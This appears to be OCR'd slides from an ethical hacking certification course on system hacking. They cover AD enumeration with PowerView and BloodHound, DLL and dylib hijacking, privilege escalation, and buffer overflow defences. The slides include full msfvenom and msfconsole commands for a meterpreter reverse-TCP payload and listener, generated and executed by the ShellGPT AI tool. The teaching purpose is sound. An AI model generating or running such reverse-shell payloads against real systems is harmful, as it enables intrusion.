


Creating Payload using ShellGPT

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using an appropriate prompt such as
 - "Use msfvenom to create a TCP payload with lhost=10.10.1.13 and lport=444"*




```
sgpt --shell "Use msfvenom to create a TCP payload with lhost=10.10.1.13 and lport=444" - Parrot Terminal
File Edit View Search Terminal Help
[+] root@parrot:[~/home/attacker]
└─# sgpt --shell "Use msfvenom to create a TCP payload with lhost=10.10.1.13 and lport=444"
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=444 -f exe > payload.exe
[E]xecute, [D]escribe, [A]bort: E
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[+] root@parrot:[~/home/attacker]
└─#
```



```
ls --color=auto - Parrot Terminal
File Edit View Search Terminal Help
[+] root@parrot:[~/home/attacker]
└─# ls
AndroRAT           jdk-8u202-linux-x64.tar.gz    reverse-shell-generator
BloodHound-win32-x64.zip jwt_tool                roguehostapd
ClickJackPoc        lazys3-master              RPCScan
create_ap          Metasploit v4.6.0-dev       Rustscan
Desktop            Music                   S3Scanner
dirsearch           New_Key_CEHV13.txt       SharpHound-v1.1.1.zip
dnsrecon           passwords.txt             Sniper
Documents          payload.exe               spiderfoot
Downloads          PhoneSploit-Pro       SuperEnum
DSSS               Photon                  sx-Tool
ghauri             Pictures                 Templates
ghost_eye          PowerTools-master     Videos
GRRecon            Public                  wifiphisher
Havoc              PwnKSS                 WMI-Persistence-master
holehe             [REDACTED]
[+] root@parrot:[~/home/attacker]
└─#
```

Using msfconsole Listener using ShellGPT

- An attacker can also leverage ChatGPT or other generative AI technology to perform this task by using an appropriate prompt such as
 - “Use msfconsole to start a listener with lhost=10.10.1.13 and lport=444”



The screenshot shows a terminal window titled "sgpt --shell "Use msfconsole to start a listener on lhost=10.10.1.13 and lport=444" - Parrot Terminal". The terminal is running as root on a Parrot OS system. The user has run the command "#sgpt --shell "Use msfconsole to start a listener on lhost=10.10.1.13 and lport=444"" which triggers an msfconsole session. The session configuration is displayed, including LHOST set to 10.10.1.13 and LPORT set to 444. The exploit is started, and a reverse TCP handler is started on 10.10.1.13:444. The session ends with "[msf] (Jobs:1 Agents:0) exploit(multi/handler) >>".


```
sgpt --shell "Use msfconsole to start a listener on lhost=10.10.1.13 and lport=444" - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot |- /home/attacker]
#sgpt --shell "Use msfconsole to start a listener on lhost=10.10.1.13 and lport=444"
msfconsole -qx "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 10.10.1.13; set LPORT 444; exploit -j"
[E]xecute, [D]escribe, [A]bort: E
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 10.10.1.13
LPORT => 444
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.1.13:444
[msf] (Jobs:1 Agents:0) exploit(multi/handler) >>
```

Domain Mapping and Exploitation with Bloodhound

- Active Directory (AD) domain mapping provides the overall architecture of an **AD domain's structure** present in an organization in a GUI format

Bloodhound

- Attackers attempt to identify a **complex attack path** in the target organization's AD environment using tools such as Bloodhound and Docusnap
- Bloodhound uses **graph theory** to reveal the hidden and often unintended relationships within an AD environment



Post AD Enumeration using PowerView

- Attackers perform Active Directory (AD) enumeration to extract sensitive information such as **users**, **groups**, **domains**, and other resources from the target AD environment
- Attackers enumerate AD using PowerShell tools such as PowerView

Enumerating Domain Users

Command	Description
Get-NetUser	Retrieves information related to the current domain user
Get-NetLoggedon -ComputerName <computer-name>	Retrieves information related to the current active domain users
Get-UserProperty –Properties pwdlastset	Retrieves the date and time of the password last set for each domain user
Find-LocalAdminAccess	Retrieves users having local administrative privileges in the current domain
Invoke-EnumerateLocalAdmin	*Requires administrator privileges to run

Enumerating Domains

Command	Description
Get-ADDomain	Retrieves information related to the current domain
Get-NetDomain	Retrieves information related to the current domain including its domain controllers
Get-DomainSID	Retrieves the SID of the current domain

```
Administrator: Command Prompt : powershell.exe -nop -execbypass
PS C:\Users\Administrator\Downloads> Get-NetDomain

Forest          : CEH.com
DomainControllers : {Server2022.CEH.com}
Children        : {}
DomainMode      : Unknown
DomainRoleLevel : 7
Current
PdcRoleOwner   : Server2022.CEH.com
SddlRoleOwner   : Server2022.CEH.com
InfrastructureRoleOwner : Server2022.CEH.com
Name           : CEH.com
```

Command	Description
Get-DomainPolicy	Retrieves the policy used by the current domain
(Get-DomainPolicy)."SystemAccess"	Retrieves information related to the policy configurations of the domain's system access
(Get-DomainPolicy)."kerberospolicy"	Retrieves information related to the domain's Kerberos policy

```
Administrator: Command Prompt : powershell.exe -nop -execbypass
PS C:\Users\Administrator\Downloads> Get-DomainPolicy

Unicode          : @([Unicode=Yes])
SystemAccess     : @([MinimumPasswordAge=0; MaximumPasswordAge=-1; Minimum>PasswordLength=0; PasswordComplexity=0;
                    PasswordHistorySize=0; LockoutBailCount=0; RequireLogonToChangePassword=0;
                    ForceLogoffWhenUserExpires=0; ClearTextPassword=0; LSADAnonymousNameLockup=0])
KerberosPolicy   : @([MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5; TicketValidateClient=1]
                    #I:[Feature="CHICAGO$"; Revision=1])
registryValues   : @([REGDWord[SystemCurrentControlSet\Control\LSA\NtLMHash=System.Object{}]])
path             : 'C:\Windows\System\CurrentControlSet\Control\LSA\NtLMHash\System.Object{}'\MACHINE\Microsoft\Windows
SPNBase          : (3182F548-0160-11D2-945F-00C84FB984F9)
```

Post AD Enumeration using PowerView (Cont'd)

Enumerating Domain Computers

```
Administrator Command Prompt - powershell.exe -nop -exec bypass
PS C:\Users\Administrator\Downloads> Get-NetComputer

pwlastset : 2/28/2024 4:40:38 AM
logoncount : 117
mdu-generationid : {20, 21, 249, 27...}
serverreferencebl : CN=SERVER2022,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=CEH,DC=com
badpasswordtime : 12/31/1600 4:00:00 PM
distinguishedname : CN=SERVER2022,OU=Domain Controllers,DC=CEH,DC=com
objectclass : {top, person, organizationalPerson, user...}
lastlogontimestamp : 3/14/2024 11:52:45 PM
name : SERVER2022
objectsid : S-1-5-21-20B3413044-2693254119-1471166842-1000
samaccountname : SERVER2022$
```

Administrator Command Prompt - powershell.exe -nop -exec bypass

```
PS C:\> Get-NetGroup

groupstype : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
adminCount : 1
isCriticalSystemObject : True
samAccountType : ALIAS_OBJECT
samAccountName : Administrators
whenChanged : 2/1/2022 12:53:10 PM
objectSID : S-1-5-32-564
objectClass : {top, group}
cn : Administrators
unchanged : 12833
systemFlags : 1946157056
name : Administrators
dscorePropagationData : {(5/4/2022 10:07:55 AM, 2/1/2022 12:18:02 PM, 2/1/2022 12:02:59 PM,
1/1/1601 6:12:16 PM)}
```

```
description : Administrators have complete and unrestricted access to the
computer/domain
distinguishedName : CN=Administrators,CN=Builtin,DC=CEH,DC=com
member : {CN=Jason M.,CN=Users,DC=CEH,DC=com, CN=Domain
Admins,CN=Users,DC=CEH,DC=com, CN=Enterprise
Admins,CN=Users,DC=CEH,DC=com, CN=Administrator,CN=Users,DC=CEH,DC=com}
uncreated : E999
whenCreated : 2/1/2022 12:01:14 PM
instanceType : 4
objectGUID : fd0baa47-7e3c-4ec2-9a56-c5b7deb9bc8a
objectCategory : CN=Group,CN=Schema,CN=Configuration,DC=CEH,DC=com
```

Enumerating Domain Groups

Enumerating Access-Control Lists (ACLs)

```
Administrator Command Prompt - powershell.exe -nop -exec bypass
PS C:\> Get-NetGPO | %{Get-ObjectAcl -ResultantGPOs Name $_.Name}

AcType : AccessAllowed
ObjectDN : CN={5182F348-0160-1102-045F-00C04FB984F9},CN=Policy,CN=System,DC=CEH,DC=com
ActiveDirectoryRights : CreateChild, Self, WriteProperty, GenericRead, WriteDacl, WriteOwner
OpaqueLength : 0
ObjectSID : 
InheritanceFlags : None
BinaryLength : #b
IsInherited : False
IsCallback : False
PropagationFlags : None
```

5182F348-0160-1102-045F-00C04FB984F9

SP {00C04FB984F9},CN=Policy,CN=System,DC=CEH,DC=com
Self, WriteProperty, DeleteTree, Delete,
WriteOwner

Buffer Overflow Detection Tools

OllyDbg

OllyDbg dynamically **traces stack frames** and program execution, and it logs arguments of known functions

OllyDbg - vulnserver.exe - [CPU - main thread, module vulnserver]

File View Debug Plugins Options Window Help

Registers (CPU)

Memory Dump (ASCII)

Analysing vulnerv... 13 heuristical procedures, 159 calls to known functions

<https://www.ollydbg.de>



Veracode

<https://www.veracode.com>



Flawfinder

<https://dwheelera.com>



Kiuwan

<https://www.kiuwan.com>



Splint

<https://github.com>



Valgrind

<https://valgrind.org>

Defending against Buffer Overflows

- 1 Develop programs by following **secure coding practices** and guidelines
- 2 Validate arguments and **minimize code** that requires root privileges
- 3 Perform **code review** at the source-code level by using static and dynamic code analyzers
- 4 Allow the compiler to **add bounds** to all the buffers
- 5 Implement **automatic bounds checking**
- 6 Always protect the **return pointer** on the stack
- 7 Never allow the execution of code outside the code space
- 8 **Regularly patch** applications and OSes
- 9 Perform **code inspection** manually with a checklist to ensure that the code meets certain criteria
- 10 Implement **code pointer integrity** checking to detect whether a code pointer has been corrupted before it is dereferenced
- 11 Use **safe versions of functions** that limit the number of characters copied to a buffer
- 12 Use mechanisms to enforce strict **memory access controls**

Objective **02**

Use Different Privilege Escalation Techniques to Gain Administrative Privileges

Privilege Escalation

- An attacker can gain access to the network using a **non-admin user account** and the next step would be to gain administrative privileges
- The attacker performs a privilege escalation attack that takes advantage of **design flaws, programming errors, bugs, and configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allow the attacker to **view critical/sensitive information**, delete files, or install malicious programs such as viruses, Trojans, or worms


Types of Privilege Escalation

1. Horizontal Privilege Escalation

- Refers to acquiring the same privileges that have already been granted, by assuming the identity of another user with the same privileges


2. Vertical Privilege Escalation

- Refers to gaining higher privileges than those existing



Privilege Escalation Using DLL Hijacking

- Most Windows applications do not use the fully qualified path when loading an external DLL library. Instead they search the directory, from which they have been loaded
- If attackers can place a **malicious DLL** in the application directory, it will be executed in place of the real DLL
- Attackers use tools such as **Spartacus** and **PowerSploit** to detect hijackable DLLs and perform DLL hijacking on the target system



Spartacus

```

Spartacus v2.0.0 [ Accenture Security ]
- For more information visit https://github.com/Accenture/Spartacus

[10:26:53] Running DLL mode...
[10:26:53] Process execution requires elevated permissions - brace yourself for a UAC prompt...
[10:26:53] Making sure there are no ProcessMonitor instances...
[10:26:53] Deleting previous log file: C:\Data\Tmp\Spartacus\Hello.net
[10:26:53] Getting PNC file...
[10:26:53] ProcessMonitor configuration file will be: C:\Users\ [Appdata]\Local\Temp\dffab9c-dmc
[10:26:53] Starting ProcessMonitor...
[10:26:53] Process Monitor has started
[10:26:53] Press F11+F11 when you want to terminate Process Monitor and parse its output...
[10:27:15] Terminating Process Monitor...
[10:27:22] Reading events file...
[10:27:22] Found 7888 strings...
[10:27:22] Reading string offsets...
[10:27:22] Reading strings...
[10:27:22] Found 337 processes...
[10:27:22] Reading process offsets...
[10:27:22] Reading processes...
[10:27:22] Reading event log offsets...
[10:27:22] Found 9,628 events...
[10:27:22] Searching events...
[10:27:22] Found 35 events of interest...
[10:27:22] Extracting DLL filenames from paths...
[10:27:22] Found 43 unique DLLs...
[10:27:22] Trying to identify which DLLs were actually loaded.....
[10:27:22] Saving to CSV...
[10:27:22] Identifying files to generate solutions for...
[10:27:22] Processing audioses.dll - Found
[10:27:22] Extracting DLL export functions from: C:\Windows\System32\Audioses.dll
[10:27:22] Found 8 Functions
[10:27:22] Generating Audioses.sln
[10:27:22] Generating Audioses.vcxproj
[10:27:22] Generating resource.h
[10:27:22] Generating Audioses.rc
[10:27:22] Generating Audioses.def
[10:27:22] Target solution created at: C:\Data\Tmp\Spartacus\solutions\Audioses
[10:27:22] Processing avert.dll - Found
[10:27:22] Extracting DLL export functions from: C:\Windows\System32\avert.dll
[10:27:22] Found 28 Functions

```

<https://github.com>


Privilege Escalation by Exploiting Vulnerabilities

Attackers **exploit software vulnerabilities** by taking advantage of programming flaws in a program, service, or within the operating system software or kernel, to **execute malicious code**

Exploiting software vulnerabilities allows the attacker to execute a command or binary on a target machine to **gain higher privileges** than those existing or to **bypass security mechanisms**

Attackers using these exploits can access **privileged user accounts** and credentials

Attackers search for an exploit based on the OS and software application on exploit sites such as **Exploit Database** (<https://www.exploit-db.com>) and **VulDB** (<https://vuldb.com>)




The screenshot shows a web-based interface for the Exploit Database. At the top, there's a navigation bar with links for 'Verified' and 'Has App'. Below the navigation is a search bar with the placeholder 'Search' and a dropdown menu set to 'Privilege Escalation'. The main content area displays a table of vulnerabilities, each with a date, title, type, platform, and author. The table is sorted by date, with the most recent entries at the top.

Date	Title	Type	Platform	Author
2023-07-20	Aurus Booking & POS Terminal - Local Privilege Escalation	WebApp	PHP	Vulnerability Lab
2023-08-21	HElectOS 04.0.0.01 - Privilege Escalation	WebApp	Hardware	dmitriehoffens
2023-05-25	Fimora 12 version 1 (Build 1.0.0.7) - Unquoted Service Paths Privilege Escalation	Local	Windows	Thuan Sie
2023-05-23	MobileTrans 4.0.11 - Weak Service Privilege Escalation	Local	Windows	Thuan Sie
2023-05-09	Ulcme-2023-1-cracking-vicuna - Privilege escalation	WebApp	PHP	Mirhabib Aqilov
2023-05-02	MalteGO 5.9.2 (Genesys 2023) - Local Privilege Escalation / Incorrect Access Control	Local	Windows	Andrea Istrailoglo
2023-05-02	FD-83900-04TBS - Privilege Escalation	Local	Hardware	Daniele Linguaglossa
2023-04-20	File Replication Pro 7.5.0 - Privilege Escalation/Password reset due Incorrect Access Control	Local	Windows	Andrea Istrailoglo
2023-04-20	AspEmail v5.6.0.2 - Local Privilege Escalation	Local	Windows	Zer0Fault
2023-04-14	Sentix Analog FM Transmitter 2.12 - Remote Privilege Escalation	Remote	Hardware	LiquidWorm
2023-04-08	Stonestoff VPN Client 6.2.0 / 6.8.0 - Local Privilege Escalation	Local	Windows	TOLKAM Kaitoosa
2023-04-07	Wondershare Dr Fone 12.4.6 - Privilege Escalation	Local	Windows	Thuan Sie
2023-04-05	GNV screen v4.0.0 - Privilege Escalation	Local	Linux	Manuel Andress
2023-04-03	Windows 11 10.0.22000 - Backup service Privilege Escalation	Local	Windows	nullIsacarly
2023-04-03	Hutkey Clipboard 2.1.0.6 - Privilege Escalation Unquoted Service Path	Local	Windows	Wim Jaap van Vliet

<https://www.exploit-db.com>

Privilege Escalation Using Dylib Hijacking

- In macOS, when applications load an **external dylib** (dynamic library), the loader searches for the dylib in multiple directories
- If attackers can **inject a malicious dylib** into one of the primary directories, it will be executed in place of the original dylib
- Tools such as **Dylib Hijack Scanner** helps attackers to detect dylibs that are vulnerable to hijacking attacks



Privilege Escalation Using Spectre and Meltdown Vulnerabilities

- Spectre and Meltdown are vulnerabilities found in **the design of modern processor chips** from AMD, ARM, and Intel
- The **performance and CPU optimizations** in the processors, such as branch prediction, out of order execution, caching, and speculative execution, lead to these vulnerabilities
- Attackers exploit these vulnerabilities to gain unauthorized access and **steal critical system information such as credentials** and **secret keys** stored in the application's memory, to escalate privileges

Spectre Vulnerability

